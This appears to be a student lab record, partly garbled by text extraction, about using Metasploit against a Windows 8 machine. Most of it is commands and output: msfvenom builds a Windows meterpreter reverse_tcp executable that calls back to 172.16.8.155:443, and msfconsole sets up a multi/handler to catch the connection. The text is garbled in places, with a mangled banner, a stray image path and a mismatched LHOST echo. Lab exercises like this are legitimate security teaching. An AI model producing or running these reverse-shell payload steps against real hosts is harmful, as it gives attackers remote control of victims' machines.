

Aim:

Algorithm:

- Output:** root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe

```
[-] No arch selected, selecting arch: x86 from the payload
```

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

```
Final size of exe file: 73802 bytes root@kali:~#
```

msfconsole

```
[-] ***Rting the Metasploit Framework console...\
```

```
[-] * WARNING: No database support: could not connect to server: Connection refused
```

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***

$\overline{\wedge} \quad \wedge$
 $| | \vee | \text{---} \backslash \backslash$
 $| | \vee | | \text{---} \backslash - - | \wedge / \text{---} \backslash - - / | | | | | - - |$
 $| \text{---} | | | \text{---} | | / - \backslash \backslash | | | \backslash \text{---} / | | |$
 $| / \quad / \backslash \quad \vee \wedge \backslash \quad / \vee \quad \backslash \quad | \quad | \backslash \quad \backslash$

```
= [ metasploit v5.0.41-dev ]
```

+ -- --=[1914 exploits - 1074 auxiliary - 330 post]

$$+ \text{---} \text{---} \text{---} [556 \text{ payloads} - 45 \text{ encoders} - 10 \text{ nops}]$$
$$+ \frac{1}{2} \frac{1}{\epsilon} = [4 \text{ evasion}]$$

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp msf5 exploit(multi/handler)
> show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):


Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: "", seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf5 exploit(multi/handler) > set LHOST 172.16.8.155 LHOST
=> 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443 LPORT
=> 443
msf5 exploit(multi/handler) > exploit
```

[*] Started reverse TCP handler on 172.16.8.155:443

Output:

```
(root@kali)-[/usr/src/daq-2.0.7]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/usr/src/daq-2.0.7]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

More
Labels
https://metasploit.com

= [ metasploit v6.4.18-dev ]
+ -- == [ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- == [ 1468 payloads - 47 encoders - 11 nops ]
+ -- == [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Result: Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.